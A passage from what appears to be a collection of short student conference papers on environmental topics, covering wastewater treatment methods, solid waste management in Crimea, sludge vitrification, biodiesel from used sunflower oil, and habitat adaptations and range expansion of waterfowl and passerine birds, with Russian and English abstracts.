allows you to eliminate the tastes and odors of water, discolor, disinfect it. Ozone oxidizes both organic and inorganic compounds, microorganisms die from the action of ozone several thousand times faster than with chlorine oxide. Wastewater is purified from oil products, surface-active substances (surfactants), carcinogenic aromatic hydrocarbons, cyanides, arsenic compounds, etc. with the help of ozonation.

In general, the method of wastewater treatment by oxidation is in demand in mechanical engineering, instrument making, the pulp and paper industry, and lead-zinc plants. Toxic substances contained in wastewater lose their harmful properties after oxidation.

The third method, reduction treatment, is used when easily reducible substances (mercury, chromium, arsenic) are present in the effluent. The reducing agents are zinc hydrosulfite, compounds containing phosphorus P(I), natural gas, ammonia, hydrogen, and many others.

Depending on the pollutant, purification occurs with the participation of various reducing agents. Purification of wastewater from mercury and mercury compounds is carried out by their reduction with iron sulfide, hydrazine, hydrogen sulfide, sodium borohydride, aluminum powder, etc. The process of purification of hexavalent chlorine is realized by its reduction to ferric sulfate, hydrogen, sulfur dioxide, hydrogen, active carbon, sodium bisulfate, etc.

Recovery treatment is carried out in continuous and periodic operation installations.

Wastewater first enters the averager in continuous installations, where it remains for 10-20 minutes. Furthermore, reducing agents are added to them in the mixer, a chemical reaction occurs. Then a sediment is formed in the neutralizer, which is subsequently neutralized, and wastewater is obtained at the outlet. The described process is shown in Fig.1 (1 - averager; 2 - mixer; 3 – container for neutralization and settling) [4, p. 120].

Periodic operation installations work a little differently. Water is pumped from the collector to the reactor in them, where the subsequent reaction of reduction and precipitation occurs. The precipitate is eliminated and ultimately purified water is obtained.




Figure 1 – Continuous Water Treatment

Chemical wastewater [1] treatment methods act on pollutants at the molecular level, removing impurities and disinfecting the water. Chemical cleaning can be used both independently and as a preparatory stage for mechanical, physical or physicochemical cleaning.

Physicochemical treatment methods are used to extract fine suspended solid and liquid particles, soluble gases, mineral and organic substances from wastewater.

There are many methods for this type of purification, depending on the physicochemical reactions that occur during the processes of coagulation, flocculation, flotation, sorption, extraction, ion exchange, reverse osmosis and ultrafiltration. The choice of one or another method depends on the technological and sanitary requirements, the composition of wastewater, the concentration of contaminants, as well as the availability of the necessary material, energy resources and the efficiency of the process [3, p.154].

Coagulation is a water treatment method based on the adhesion of colloidal (primary) particles into larger aggregates (secondary particles). Moreover, the adhesion of homogeneous particles is called homocoagulation, and that of heterogeneous particles is called heterocoagulation [4, p.24]. Coagulation is accompanied by a decrease in the total amount of coarse particles in wastewater. The formation of aggregates from primary particles is carried out due to the electrostatic interaction of coagulants with colloidal particles. The latter have a weak negative charge, while coagulant flakes are positive. Therefore, they are attracted to each other, colloidal particles are destabilized due to the neutralization of their electric charge. The result of coagulation is the settling of coagulant flakes that absorb substances polluting wastewater. Pure water is obtained by subsequent mechanical removal of sediment. Bentonite, electrolytes, water-soluble aluminum salts, iron salts or mixtures thereof, polyacrylamide can act as coagulants, which, when hydrolyzed, form flocculent hydrates of metal oxides. Various clays, aluminum-containing production wastes, pickling solutions, pastes, mixtures, and slags containing silicon dioxide can also be used for wastewater treatment.

Flocculation is one of the types of coagulation. During this process, colloidal systems aggregate not only due to direct contact, but also as a result of the interaction of molecules of the flocculant adsorbed on the surface of the particles. During flocculation, rigid polymeric bonds are formed between the particles of pollutants, which distinguishes it from coagulation. Flocculants are divided into two groups: natural and synthetic. The natural ones include starch, dextrin, cellulose ethers, etc. Active silicon dioxide ($x\text{SiO}_2 \cdot y\text{H}_2\text{O}$) is the most common inorganic flocculant. Of the synthetic organic flocculants, polyacrylamide (PAA) has received the

greatest use. The use of these substances, as well as coagulants, leads to the formation of a precipitate. Process deposition in this case occurs much faster than with coagulation.

There is also a method of electrocoagulation. Its essence consists in passing wastewater through an electrolytic cell with an anode made of aluminum or iron [4, p.34]. This method allows you to purify water from oils, fats, oil products, phosphates, chromates.

The flotation method is also able to remove emulsified particles of fat, organic compounds (including oil products), etc. from water. During flotation, contaminant particles stick to the gas-liquid interface when special reagents (coagulants and flocculants) are added to the water. This process is carried out due to the breakthrough of a thin water layer between a hydrophobic pollutant particle and a gas bubble (usually air). Thus, the bubble and the particle stick together and rise to the surface of the water, forming foam. Ultimately, the foam is removed and the wastewater is treated.

Another method of physical and chemical wastewater treatment is sorption - the process of absorption of pollutants by solids or liquids (sorbent). The sorption method is used to purify water from hydrophobic compounds, non-electrolytes or weak electrolytes, dyes, aromatic compounds, etc. Various artificial and porous natural materials are used as sorbents: ash, coke breeze, peat, silica gels, active gels, etc. Activated carbons of various grades are effective and the most versatile sorbents [4, p.51]. Sorption is a method of deep wastewater treatment that can be used independently and in combination with other methods. Just like flotation, sorption purification is used in oil refining, pulp and paper, textile, chemical industries, etc.

The next method is extraction. During extraction, pollutants are removed from wastewater by passing them into another liquid that is immiscible with water - an extractant. Subsequently, the contaminants are separated from the extractant, which allows it to be used again. This makes the extraction method cost effective. Organic solvents, such as benzene, butyl acetate, and carbon tetrachloride, are most often used as extractants.

The ion exchange method is used for desalting, reducing water hardness, and for purifying it from organic and inorganic ions. Cleaning is carried out using special substances - ion exchangers (feldspars, micas, clay materials, ion-exchange resins, etc.). Ion exchange is used to purify wastewater from heavy and light industries.

Reverse osmosis refers to membrane processes. It is based on the passage of contaminated water under pressure through a semi-permeable shell (membrane), which does not allow salts and various impurities to pass through. Its difference from conventional filtration is that reverse osmosis separates smaller particles from the solvent (water) that do not exceed the

size of water particles. Purification takes place at the molecular level. Ultrafiltration is similar to reverse osmosis, however, a different separation mechanism occurs during ultrafiltration. The membrane retains those particles whose size is larger than its pores. Membranes for these processes are often made from cellulose acetate, reinforced polyamide, and thin film composites. Reverse osmosis and ultrafiltration purify wastewater from enterprises of the chemical, petrochemical, pulp and paper, and other industries.

Physicochemical methods are used to treat wastewater from dissolved impurities, from suspended particles, fine contaminants. They are the most effective, which determines their prevalence and great importance.

Nevertheless, in the case of wastewater treatment in Tomsk, some of the above methods will be ineffective. The composition of the water determines the choice of purification method, as mentioned earlier. There is a high content of iron(II) in Tomsk wastewater. In this regard, for example, the electrocoagulation method is not suitable specifically for the task of cleaning the waters of Tomsk due to the use of iron electrodes in this method. The reduction method will also not help in the treatment of Tomsk wastewater due to the fact that iron is not an easily reducible substance. However, the oxidation method using oxygen from the air will help solve the problem. Iron(II) will be oxidized to iron(III) and will settle in water. Further, water can be purified from iron(III) by mechanical methods.

Conclusion. Chemical and physicochemical methods are unique mechanisms for deep wastewater treatment, implemented at the micro level. Their advantage lies in the complete removal of small dissolved particles from the water, which mechanical treatment is incapable of.

With the help of chemical and physicochemical purification, the quality of water, its organoleptic properties (odor and color are eliminated) are significantly improved, and factors that threaten human health are neutralized. Thereby, it is possible to reuse the treated water, which is in line with the environmental principles of human activity.

To sum up, the purification of used water is an example of saving and rational use of natural resources and, to a certain extent, contributes to the stabilization of the ecological situation on Earth.

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Аннотация. В данном исследовании описана одна из наиболее распространенных групп представленных методов очистки сточных вод, а именно методы, актуальные для Томска. При рассмотрении каждой из групп был проанализирован принцип действия того или иного метода и случаи, в которых они применяются. Кроме того, была дана оценка эффективности использования различных методов, а также их сравнение друг с другом. Для лучшего понимания действия одного из методов нами была предложена соответствующая схема.

Ключевые слова: экология, проблемы окружающей среды, природопользование, химические методы очистки сточных вод, физико-химические методы очистки сточных вод.

Annotation. All in all, this study describes ones of the most common groups of wastewater treatment methods presented, namely these are relevant for Tomsk. When considering each of the groups, the principle of operation of a particular method and the cases in which they are used were analyzed. Besides, an assessment of the effectiveness of the use of various methods was given, as well as their comparison with each other. For a better understanding of the action of one of the methods, an appropriate scheme was suggested by us for readers.

Keywords: ecology; environmental problems; nature management; chemical methods of wastewater treatment; physicochemical methods of wastewater treatment.

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PROBLEMS OF MUNICIPAL SOLID WASTE MANAGEMENT IN THE REPUBLIC OF CRIMEA

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Introduction. Amidst the exacerbating condition of climate change across the globe, it is relevant for every country to deploy mitigating and preventive measures for disaster risks related to climate change. It is

necessary to state that solid waste, if not responsibly managed, can be very detrimental to the environment. Eliminating the negative impacts of waste materials on human safety and the environment is one of the objectives of solid waste management. There is an evident need “to regulate the storage, collection and disposal of solid waste for all residences and businesses regardless of the amount of solid waste, if any, generated by any particular business or residence in order to protect the public health, safety and welfare and to enhance the environment for the people...” [5, www].

The purpose of the scientific study is to analyze the problems of solid waste collection, recovery and disposal in the Crimea. We should keep in mind that “‘Solid waste’ means useless, unwanted or discarded material with insufficient liquid content to be classified as a liquid waste” [3, www].

The main part. The problem of waste collection, disposal and recycling is relevant at present. The accumulation of waste at landfills and dump increases pollution of the atmosphere, soils, groundwater and surface water disrupts the functioning of ecosystems, damages agriculture and construction (as land is not used in economy). In addition, landfill gas emissions negatively affect the climate.

Some countries state that “the storage, collection and disposal of solid waste in a sanitary manner are compulsory and universal” [3, www]. For example, the Philippines promotes the waste diversion requirements which are in the form of composting techniques, e.g. vermi-composting, recycling of non-biodegradable materials (plastics, rubber, paper, etc.)

The wastes that are collected from the residents, commercial areas, and industrial sites undergo a process. First is the recovery and processing. The collected wastes enter a materials recovery facility (MRF) in which the bio-degradable, non-biodegradable, and recyclable materials are sorted. But the current waste management structure doesn't realize the economic potential of resources recycling and reducing the environmental effect on the environment. Most operating landfills are obsolete and in the future they will not be able to accept the growing volume of waste. The continued operation of municipal solid waste (MSW) disposal infrastructure will ultimately lead to serious environmental consequences that are dangerous to public health. The territorial scheme of the city in the field of waste management can provide for the construction of landfill of waste treatment plant [2]. “Waste recycling plant has a necessity of developed, advanced infrastructure” [3, p.160]. Incineration plant as any stationary or mobile technical unit and equipment dedicated to the thermal treatment of wastes with or without recovery of the combustion heat can provide the problem solution mentioned above. “This includes the incineration by oxidation of waste as well as other thermal treatment processes such as pyrolysis, gasification or plasma processes in so far as the substances resulting from the treatment are subsequently incinerated” [2, p. 114]. Technology

meantime has improved that dioxins emissions from incinerations are negligible [2].

It is connected the Republic of Crimea as well. The main generators of municipal solid waste (MSW) are the population which according to Krymstat record in 2019 is 1911818 people, 51% are urban residents, 49% - rural residents. Over the past three years, there has been its decline in the region (due to the rural population), while the urban population increase, which determined the volume and composition of MSW. Trends in waste generation indicate a significant increase of waste storage in 2020 which resulted from a large amount of declared waste of hazard class V. Some waste is from hazard classes IV-V, accounting for 99.34 per cent of the total production and consumption waste of various types. Priority waste groups for the Republic of Crimea are agricultural ones, MSW, hazardous household waste and a group of other production and consumption wastes.

A certain share in the formation of MSW in the Republic of Crimea is contributed by the tourist complex, which determines the seasonality of waste from this type of economic activity. Recreational specialization is mainly represented in the urban districts of Yalta, Alushta, Yevpatoria, Saki (more than 54% of recreational facilities).

As early as in 2020, 12 MSW accommodation facilities are operated on the territory of the Republic of Crimea. Three objects are included in the state register of waste disposal facilities: MSW landfill with. Turgenevka of Belogorsky district, MSW landfill near Chernomorskoe village, MSW landfill of the urban district of Armyansk. Based on the analysis of the existing situation, the transport and logistics situation and the amount of MSW formation in human settlements in order to solve the problem of managing the flows of various types of waste, it should be analyze the problem of building garbage transfer stations with sorting elements; ecotechnoparks, including a complex of waste treatment, disposal and burial facilities. An improvement in the performance of solid waste management is required to prevent the environmental pollution.

Taking into account the specifics of the economic activities of the Republic of Crimea, the uniqueness of natural and climatic conditions, it is necessary to develop a system for MSW management. Among the mechanisms for the functioning of such a system, priority should be given to:

1. Prevention or minimization of waste generation. This approach can economize on waste management activities, as well as increase productivity and reduce the specific use of resources. It can be achieved by orienting production and consumption to produce and packaging resulting in less waste (e.g. promoting reuse of products, motivating producers to reduce packaging, etc.).

2. Recovery involves materials disposal without any significant redistribution. An example is secondary packaging [4].

3. Utilization of waste material potential: use of secondary materials as raw materials. These methods include waste fractions discharge with subsequent processing into commercial products, composting.

4. Using the energy potential of waste: obtaining energy from waste.

Waste disposal is the least acceptable waste management technology and implies the safe placing of waste that can no longer be involved in other waste options in the environment. Waste preliminary preparation is required which includes physical, thermal, chemical and biological treatment of waste in order to reduce the amount and toxicity of waste.

Conclusion. An improvement in the performance of sectors such as solid waste management is required to prevent the environmental pollution. The objective of waste management system developing at environmental enterprises users should be to maximize the use of waste resource potential, that is, focus on the use of waste in their own or other technological processes and/or their processing into secondary raw materials and secondary products. Improper solid waste management practices may lead to climate change. To effectively mitigate climate change, solid waste management should therefore shift to more sustainable approaches such as waste prevention, recycling, and composting.

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Аннотация. В статье рассмотрены проблемы сбора, утилизации и переработки отходов в Крыму. Отмечено, что структура обращения с отходами не реализовывает экономический потенциал вторичного использования ресурсов, что могло бы снизить экологическую нагрузку на окружающую среду. Описаны основные образователи твердых коммунальных отходов (ТКО) и определены механизмы функционирования системы управления потоками с учетом уникальности природно-климатических условий и специфики хозяйственной деятельности Республики Крым. Авторы приходят к заключению, что основной целью развития системы обращения с отходами на предприятиях-природопользователях должно стать максимальное использование ресурсного потенциала.

Ключевые слова: твердые отходы, экология, Крым, утилизация, ресурсный потенциал, вторичное сырье, экологические последствия.

Annotation. The article deals the problems of solid waste collection, recovery and disposal in the Crimea. Solid waste, if not responsibly managed, can be very detrimental to the environment and to society. Eliminating the negative impacts of waste materials on human health and safety and the environment is one of the objectives of solid waste management. It is noted that the structure of waste management does not realize the economic potential of the secondary use of resources, which could solve the environmental problem. The main courses of municipal solid waste (MSW) are described and the mechanisms of functioning of the flow control system are determined, taking into account the uniqueness of the natural and climatic conditions and the specifics of the economic activity of the Republic of Crimea. The authors come to the conclusion that the main goal of the development of the waste management system at the enterprises-users of natural resources should be the maximum use of the resource potential.

Keywords: solid waste, ecology, Crimea, recovery, disposal, resource potential, secondary raw materials, environmental consequences

UDC 504.75

MANAGEMENT OF THE ECOLOGICAL COMPONENT IN THE INNOVATIVE POTENTIAL OF THE REGION

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In 2017, the city of Volgograd is one of the dirtiest cities in Russia, at the time of 2018 it is in the top 15 cities in terms of nitrogen dioxide pollution, in 2019 Volgograd is one of clean cities, but unfortunately, in 167th place. Today, Volgograd takes 75th place in the ranking of cities in terms of quality of life. Every year, the share of treated wastewater in the total volume is falling, at the time of 2019 it was 10%, and today its amount is 8%. The share of treated wastewater in the total volume passed through treatment facilities is falling by 2% every year. The volume of wastewater changes annually in relation to the base period. The statistics of other cities also show that they suffer from sewage pollution. The dirtiest cities in the Volga:

1. Volgograd, where the increase in pollution is 49.1%;
2. Saratov, pollution growth 30.4%;
3. Samara, pollution growth 8.8%;
4. Astrakhan, pollution growth 8.7%;
5. Uglich, pollution growth 5.9%.

After water treatment, waste is generated, which includes activated sludge [4]. The chemical composition of activated sludge corresponds to the formula $C_{97}H_{199}O_{53}N_{28}S_2$. These wastes belong to the IV class of hazard degree, but when they are burned, harmful substances are emitted into the air [1, p.37]. Today, sludge is disposed of in three ways:

1. Deposition on the ground;
2. Biological processing at wastewater treatment plants by anaerobic microorganisms;
3. By burning.

There are waste incinerators in Volgograd, where waste of this class is most often disposed of [3, p.75]. In addition, there are companies that collect waste from other commercial and non-profit organizations and then dispose of it by incineration.

The dry residue of activated sludge is 70-90% organic matter and 10-30% inorganic matter. The content of organic carbon is more than 60%. All this makes activated sludge a valuable secondary resource.

Instead of the methods of disposal that are used today and pollute the environment [5], the project proposes to vitrify the cake and subsequently resell the resulting material to garden non-profit partnership, farms and suburban villages to use it in road construction instead of crushed chalk, which is washed away every year due to bad weather [2, p. 569].

Cake vitrification process:

1. The movement of the feedstock (active excess sludge) through the reactor is carried out by a system of sealed screws.
2. Wastes are fed from the sludge collector through a system of screws to the reactor, where they are dried by the heat of the furnace burners, the flame of which does not come into contact with the processed materials.

3. As the waste moves through the reactor chamber, it dries and splits long molecules of hydrocarbon compounds into shorter ones.

4. Pyrolysis gas and vapors are removed from the reactor chamber through the condenser and separator, where the liquid fraction is separated and condensed.

5. The dry residue moves further along the reactor chamber and, after leaving the reactor, is also sent to the ash collector by a sealed screw.

6. By heating and mixing with sand, a material is formed - a glazed cake, which is further prepared for transportation to the customer.

Summing up the results of the study, it should be noted that the positive aspect of using this method is a significant reduction in the volume of the initial waste and complete irreversible dehydration (the product has hydrophobic properties). This is important, since untreated thermally dehydrated sludge, when deposited on landfill maps, tends to absorb atmospheric water and retain it steadily, increasing its volume.

Drying completely disinfects sludge, removing pathogenic microorganisms. Drying in a pyrolysis plant without direct contact of the waste with a flame does not generate the hazardous emissions inherent in incineration, such as dioxins. Due to the flexibly automatic mode of the installation operation, it is possible to adjust the required degree of drying depending on the required properties of the resulting product.

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Аннотация. Рассматриваются перспективы инновационного потенциала Волгограда. Описано экологическое состояние региона в рейтинге городов по качеству жизни. В заключении проанализированы методы снижения загрязнения окружающей среды, положительным моментом использования которых является значительное уменьшение объемов исходного отхода и полное необратимое обезвоживание.

Ключевые слова: Волгоград, экология, сточные воды, биологическая переработка, активный ил, процесс остеклования кека иловых осадков, диоксины.

Annotation. The prospects for the innovative potential of Volgograd are considered. The ecological state of the region is described in the ranking of cities in terms of quality of life. In conclusion, methods for reducing environmental pollution are analyzed, the positive aspect of which is a significant reduction in the volume of initial waste and complete irreversible dehydration.

Keywords: Volgograd, ecology, wastewater, biological processing, activated sludge, vitrification of sludge cake process, dioxins.

UDC662.75

PRODUCTION OF BIOFUELS FROM WASTED OILS

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Relevance

In the scientific world, every year the issue of environmental friendliness is raised most acutely. New stricter requirements for the environmental friendliness of Euro 6 fuel are being introduced, which thereby makes us think about alternative fuel sources, for example biofuel [4, p. 282].

Aims:

1. To tell about the main sources of raw materials;
2. To describe the technology of biodiesel production from waste oil.

Objective:

1. Comparison of the characteristics of the resulting fuel with fuel from pure oil.

Descriptive method, comparative method, analysis of lexical definitions were chosen as main methods of research.

What makes biodiesel from waste oil an innovation?

We decided to continue the research related to biofuels and supplement the previous article "Biodiesel as an innovation" [2]. But first, one should define the advantages of biofuels. Firstly, biofuels can serve as a substitute for petroleum fuel. Secondly, such fuels are produced from renewable resources or food waste. In our work, one of the raw materials is food waste. We used pure sunflower oil and waste sunflower oil.

Next, it will be appropriate to recall that biodiesel is a mixture of monoalkyl esters of fatty acids derived from triglycerides by a transesterification (esterification) reaction with monatomic alcohols. Since the carbon in oils or fats comes mainly from air carbon dioxide, biodiesel is thought to contribute less to global warming than fossil fuels.

Biofuels also have disadvantages. One of them is a poor low-temperature property. To solve this problem, components such as light fractions or kerosene, which have good frost resistance, are added to the composition of biofuels [3, p. 98].

The method of obtaining biofuels from waste oil

The methodology for producing biofuel from used oil and fresh oil is the same. The only difference is in the preparation of raw materials. Used oil must be filtered.

Raw material mass of 475 g should be evenly heated to 45 °C with the help of a stirrer and an electric stove. Then dissolved alkaline catalyst with mass of 8.32 g. in ethyl alcohol with mass of 138 g. and added the obtained solution to the raw materials. Stirring time of the mixture was about 1 hour.

Then 92.90 grams of glycerin are added to the resulting reaction mixture, after which the resulting mixture is placed in a separation funnel for a day for settling.

After a day, the upper separated phase is selected and evaporated under vacuum at a temperature of 49 °C for 1 hour on a rotary evaporator, the unreacted ethyl alcohol is distilled.

Using this method, biodiesel was obtained from waste and pure sunflower oil. The yield of biodiesel from pure oil was 307.50 grams, and from waste oil - 237.80 grams. [1, p. 45]

Comparison of the obtained biofuels.

Using the above-mentioned methodology, we obtained biofuel from used and fresh oil. The fuel yield from fresh (rapeseed) oil was 307.5 g and from used oil was 237.8 g.

Let us compare density, dynamic and kinematic viscosities of the obtained fuels using Stabinger viscometer at 15 °C (see table 1).

Table 1. Density, dynamic and kinematic viscosity of obtained biofuel samples

Biodiesel	Density at 15 °C, gm/cm ³	Viscosity at 15 °C	
		Kinematic, mm ² /s	Dynamic, mPa/s
From pure oil	0.8881	15.195	13.495
From waste oil	0.8908	14.345	12.779

The turbidity and solidification temperature of the obtained biofuels was also determined using a cryostat and a Dewar vessel (see table 2).

Table 2. Results of determination of low-temperature properties

Biodiesel	Turbidity temperature, °C	Solidification temperature, °C
From sunflower oil	-3	-8
From waste oil	-3	-4

From the results presented in Tables 1 and 2, it can be seen that biofuels synthesized from waste oil have a higher density value and, accordingly, a worse pour point, but lower viscosity compared to biodiesel obtained from fresh oil.

Based on the results obtained, it can be concluded that the second-generation biodiesel is comparable in characteristics to the first-generation biodiesel, which makes used vegetable oils a promising raw material for producing renewable and environmentally friendly fuel.

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Annotation. The article is devoted to the identification and research of alternative sources of industrial fuels, in particular biofuels, to reduce the use of petroleum hydrocarbons as various types of fuel. The work contains a brief description of the synthesis of biofuels, the selection of the most suitable raw materials for production, including the use of waste oils, a description of its advantages and disadvantages of biofuels, as well as a comparison of the properties of biofuels from used oil with the characteristics of fuel from fresh oil.

Key words: biofuel, waste oil, transesterification, catalyst, synthesis, cryostat, viscometer, vacuum distillation.

Аннотация. Статья посвящена определению и исследованию альтернативных источников промышленного топлива, в частности биотоплива, для сокращения использования нефтяных углеводородов в качестве различных видов топлива. В работе кратко описывается синтез биотоплива, выбор наиболее подходящего сырья для синтеза, включая использование отработанных масел. Описание преимуществ и недостатков биотоплива, а также сравнение свойств биотоплива из отработанного масла с характеристиками топлива из свежего масла.

Ключевые слова: биотопливо, отработанное масло, переэтерификация, катализатор, синтез, криостат, вискозиметр, вакуумная дистилляция.

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TO THE QUESTION OF COMMON-TOPICAL ADAPTATIONS OF WATERFOWL

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Waterfowl are adapted to different ecological factors, which causes the emergence of ecological groups among them. Each group is adapted to its biotopes, uses appropriate food, and has certain adaptations for their extraction [1, 2].

When determining the level of general-topical adaptations, we used the method of assessing adaptive capabilities [3], which characterizes the preference of one or another species for the appropriate biotopes during

nesting, migration, and wintering. The selectivity of waterfowl in certain habitats during feeding was assessed separately (Table 1).

Thus, we can determine the most adapted species to the use of different habitats. The most adapted to use of different habitats are mallard and mute swan, respectively, they have 26 points, as well as common pochard- 25 points. Intermediate in the level of adaptation are species such as: great crested grebe (18 points), little grebe (19 points), sandwich tern (20 points), and common shelduck (21 points). Less adapted are such species as great cormorant (15 points), black-headed gull (15 points) and great egret (17 points).

Table 1. Level of general topical adaptations of model species

Types	Nesting places			Biotope during migration			Biotope during wintering			Feeding grounds			Total
	Water bodies												
	Fresh	Brackish	salted	Fresh	Brackish	salted	Fresh	Brackish	salted	Fresh	Brackish	salted	
Little Grebe	2	2	1	3	1	1	1	2	1	0	2	3	19
Great Crested Grebe	1	1	2	1	2	2	1	1	3	1	0	3	18
Great Cormorant	0	1	3	0	1	1	0	3	3	0	0	3	15
Great Egret	3	2	1	2	1	1	2	2	2	1	0	0	17
Mute Swan	3	2	0	3	2	3	2	2	3	2	2	2	26
Common Shelduck	0	1	3	1	2	3	1	2	3	0	2	3	21
Mallard	3	2	0	3	3	2	3	3	2	3	2	0	26
Common Pochard	3	2	0	3	2	2	3	2	2	3	2	1	25
Black-headed Gull	3	1	0	2	0	0	3	2	0	2	2	0	15
Sandwich Tern	1	2	3	0	1	2	0	2	3	0	3	3	20

During nesting, the Little Grebe prefers fresh and brackish waters. During migration, it is found mainly in fresh waters, but also in brackish and salt water reservoirs. During wintering, it nests everywhere. It feeds in brackish and salt waters [4].

The Great Crested Grebe can nest in both fresh and salt waters. During migration, it is more often found in brackish and salted waters. During wintering, it prefers salt waters. It feeds mainly in salt waters [5].

Cormorants nest mainly in salt waters, and are rarely seen in fresh and brackish waters. During migration and wintering, the cormorant stays equally in salt and brackish waters. It feeds exclusively on salt waters [3, 4].

The Great Egret during nesting and migration is found in fresh, brackish, and salt waters, but it prefers fresh waters. During wintering, it stays on fresh and brackish waters equally, and on salt waters for a short period of time. It chooses fresh waters for feeding, occurs rarely in brackish waters, and does not feed on fresh waters at all [5].

The Mute Swan species prefers fresh water during nesting. But they can also establish nesting places on brackish waters. Nesting places on salt water bodies have not been identified. During the migration swans in most cases stay mostly at fresh water bodies. During wintering, mute swan prefers salt waters. It feeds on all waters, no advantage to a certain biotope has been revealed [6].

The Common Shelduck is characterized by staying at salt waters. During migration, wintering, and for short periods of feeding, it can also stay on brackish and fresh waters [7].

The Mallard is a ubiquitous species. It can use different waters for nesting, migration and wintering. It feeds in fresh and brackish waters [6, 8].

For breeding, the Common Pochard prefers fresh water, and during migration and wintering, it may stop at brackish waters. It occurs less frequently in salt water. It feeds mainly in fresh water [9].

The Black-headed Gull nests, migrates, and winters primarily in small bodies of freshwater. It feeds in fresh and brackish waters [10].

The Sandwich Tern during the nesting period is found mainly in salt waters, but may also be seen in freshwater areas. During migration and wintering, it nests in salted waters. It feeds exclusively in brackish and salt waters [10].

Waterfowl are an integral part of the ecosystem, which responds to all changes in environmental factors. Under the influence of anthropogenic factors, waterfowl may acquire new adaptations and change their distribution patterns in anthropogenic areas and have to use water bodies that are atypical for them. Also, as a result of anthropogenic impacts on waterfowl habitat, some species may change or lose their feeding grounds, which may lead to population declines.

Mallard and Mute Swan are the most adapted to use of different biotopes, they have 26 points each, and Common Pochard- 25 points. Less adapted species are Great Cormorant (15 points), Black-headed Gull (15 points) and Great Egret (17 points).

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Аннотация. В работе рассмотрены приспособления водоплавающих птиц к различным местам обитания. В следствии антропогенного воздействия на среду обитания водоплавающих птиц, может происходить изменение или потеря некоторыми видами мест питания, фрагментация ареалов. Антропогенная трансформация территорий, резко изменяющая условия обитания водоплавающих птиц приводит к быстрому сокращению численности видов с низкими способностями к адаптациям.

Водоплавающие и околоводные птицы являются индикатором состояния водно-болотных угодий: снижение их численности свидетельствует о чрезмерном загрязнении или сваливание экосистемы в сукцессию, поэтому наблюдаемое в последнее десятилетие снижение численности этих птиц, вызывает серьезные беспокойства.

Ключевые слова: Водоплавающие птицы, оценка адаптационных возможностей, спектр питания, топические адаптации, экосистема, биотоп.

Annotation. The paper considers adaptations of waterfowl to different habitats. As a result of anthropogenic impact on the habitat of waterfowl, some species may change or lose their feeding areas, fragmentation of habitats. Anthropogenic transformation of territories, dramatically changing the habitat conditions of waterfowl leads to a rapid decrease in the number of species with low adaptive capacity.

Waterfowl and near-water birds are indicators of the condition of wetlands: a decrease in their numbers indicates excessive pollution or the collapse of the ecosystem into succession, so the observed decline in the numbers of these birds in the last decade, is of serious concern.

Keywords: Waterfowl, assessment of adaptive capacity, feeding spectrum, topical adaptations, ecosystem, biotope.

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EXPANSION OF THE AREAS OF SOME PASSERINES DEPENDING ON THEIR ADAPTIVE CAPABILITIES

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The order Passerines includes most of the avifauna of the Kerch Peninsula. Passerines are an important part of natural ecosystems due to their numbers. The study of southern species on the Kerch Peninsula is relevant today. We need to study how these species behave with other species, what their feeding grounds are, and how the new species might affect agriculture. Since they eat insects and invertebrates and keep their numbers under control, however, migratory species are poorly studied and whether they will benefit or harm cereal fields and fruit trees needs to be studied.

With global climate change, climatic conditions are changing, including the Crimea region. Each species has its own habitat, but with climate change, southern species that are well adapted to warmer climates are able to expand their habitats. Thus, the Spanish Sparrow (*Passer hispaniolensis*). This species has been seen on the peninsula fairly recently, but despite this it has shown aggression towards our native species the

House Sparrow (*Passer domesticus* L.) and the Field Sparrow (*Passer montanus* L.). As the Spanish sparrow is larger in size, unlike the house sparrow and field sparrow, it chooses more favourable places to build nests, and competes for food. Also, the Spanish Sparrow behaves more aggressively because of its similarity, it can compete for females and pair up with the house sparrow and the field sparrow. As these three species share the same feeding ground and habitat conditions, it may further displace the house sparrow and the field sparrow from their ecological niche. The habitat of the Spanish sparrow is much more consistent. This includes elm trees as well as orchards and high-branched groves of acacia or pyramidal poplar. Nesting in young Acacia trees 2-4 m above the ground is already considered atypical for this species, while for the house sparrow this situation is quite common [2]. As a result of this altitude and habitat distribution, the microhabitats of willow sparrow are inscribed within the range of the house sparrow, and the two species overlap very closely in places. The mixed colonies of house sparrow and willow sparrow are especially interesting in this respect.

Another southern species that has made an expansion to the Kerch Peninsula is the rosy starling (*Pastor roseus*). This species has also been noticed recently. Unlike the common starling, it is behaviourally more adaptable. The common starling is adapted to eating plant and animal foods, although the diet of rosy starlings is based on invertebrates [1]. The rosy starling could displace the common starling, but due to its narrow specialisation in the feeding area, it is not yet able to do so. They do not compete over feeding grounds, but they do compete over nesting sites, as the rosy starling nests in large colonies.

The Eurasian golden oriole (*Oriolus oriolus*). A nesting, migratory species. A migratory bird in the south of the Crimean peninsula and a numerous nesting species in steppe gardens. The oriole was common on the nesting area of the Kerch Peninsula (e.g. Lenino village, Kalinovka village, Semisotka village). Orioles have been regularly nesting in the Kerch city since the early 1990s [3]. Every year the number of orioles nesting in many parts of the peninsula has increased over the last 10-12 years. This species does not compete with native species for food, but the presence of this species on the Kerch Peninsula has been poorly studied.

The western black-eared wheatear (*Oenanthe hispanica*) is another rare nesting species of the Crimea. Over the past 20 years, a nesting hotbed has been forming in the south-eastern part of Crimea and on the Kerch Peninsula [4]. The western black-eared wheatear may compete with the permanently nesting Northern wheatear (*Oenanthe oenanthe*) as they have similar feeding grounds and similar habitats. However, as the Northern Wheatear is on the Kerch Peninsula only during the breeding season and the

Western black-eared wheatear during seasonal migrations, their competition for habitat has not been noticed yet.

The black-headed bunting (*Emberizamelanocephala*) it's also a new nesting, migratory species. In the first half of the 1970s this bunt appeared to be a common, and in some places even numerous, bird in the southern part of the Kerch Peninsula. The expansion and increase in the range of the black-headed bunting is associated with a deterioration in farming culture, which is reflected in the expansion of fallow land and the low quality of crop cultivation. As a result, the area of nesting habitats has increased significantly and feeding conditions have also improved due to the limited use of insecticides [5]. The black-headed bunting competes for food with the Yellowhammer (*Emberizacitrinella*). The nesting range of the black-headed bunting in the Crimea now includes almost the entire Kerch Peninsula and further migrations may lead to a reduction in the population of the yellowhammer.

